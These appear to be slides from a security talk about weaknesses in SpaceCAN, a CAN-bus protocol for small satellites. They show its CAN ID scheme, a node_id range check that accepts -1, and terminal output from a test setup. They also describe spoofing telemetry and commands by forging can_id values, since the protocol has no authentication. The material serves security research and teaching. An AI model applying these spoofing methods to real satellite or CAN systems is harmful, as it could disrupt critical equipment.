



<https://librecube.org/>

<https://librecube.gitlab.io/>

# CANbus & Satellite

- SMART-1 was the first ESA satellite to integrate CAN
- Eurostar 3000 platform and OPS-SAT many more
- As CubeSat growing, CAN bus will be widely used by these mini satellites and cube satellites




[https://librecube.gitlab.io/development/assets/SpaceCAN\\_lecture.pdf](https://librecube.gitlab.io/development/assets/SpaceCAN_lecture.pdf)

# SpaceCAN

11 bits for command

8 bits for data

Commands using CAN



Object	CAN ID (hex)	Originator
Heartbeat	700	Controller
Sync	080	Controller
SCET Time	180	Controller
UTC Time	200	Controller
Telecommand (TC)	280 + Node ID	Controller
Telemetry (TM)	300 + Node ID	Responder


[https://librecube.gitlab.io/development/assets/SpaceCAN\\_lecture.pdf](https://librecube.gitlab.io/development/assets/SpaceCAN_lecture.pdf)

# SpaceCAN - node id

- When the new component(node) connects to CAN bus, SpaceCAN checks the provided node\_id is in the range or not.

```
29     if node_id == 0 or node_id > 127:                               // node_id=-1
30         raise ValueError("node id must be in range 1..127")
```

- No register/authentication mechanism. Duplicate node\_id is allowed




# SpaceCAN - node id & sniffing

- When the new component(node) connects to CAN bus, SpaceCAN checks the provided node\_id is in the range or not.

```
29     if node_id == 0 or node_id > 127:                               // node_id=-1
30         raise ValueError("node id must be in range 1..127")
```

- No register/authentication mechanism. Duplicate node\_id is allowed



The image shows two terminal windows side-by-side. The left window is the SpaceCAN controller, and the right window is a node. The controller window shows the following text:

```
ubuntu@ubuntu: ~/Desktop/python-spacecan/examples/basic
Enter 'h' to show this text again.
u
u
^C
(venv) ubuntu@ubuntu:~/Desktop/python-spacecan/examples/basic$ python controller
.py
<Stop program with Ctrl-C>
Enter one of following command where x is destination node id:
  b: bus switch
  s: send scet
  u: send utc
  tx: send dummy telecommand frame to node x
Enter 'h' to show this text again.
t-1
node_id=-1
t-1
node_id=-1
```

The right window shows the following text:



```
heartbeat received
utc received [0102030405060708]
sync received
heartbeat received
sync received
heartbeat received
```

# SpaceCAN - can\_id

```

113
114 def send_telemetry(self, data):
115     can_id = ID_TM + self.node_id
116     can_frame = CanFrame(can_id, data)
117     self.network.send(can_frame)
118
119 def send_packet(self, packet):
120     can_id = ID_TM + self.node_id
121     for data in packet.split():
122         can_frame = CanFrame(can_id, data)
123         self.network.send(can_frame)

```



Mask

ID\_TM=0x300

+



node\_id=1

=

Hi , I am node 1. I sent a telemetry to you :)



# SpaceCAN - spoofing

- With the knowledge of can\_id , we can easily malform the response TM as it's from other node
- There are many commands. We can spoof those commands without data.



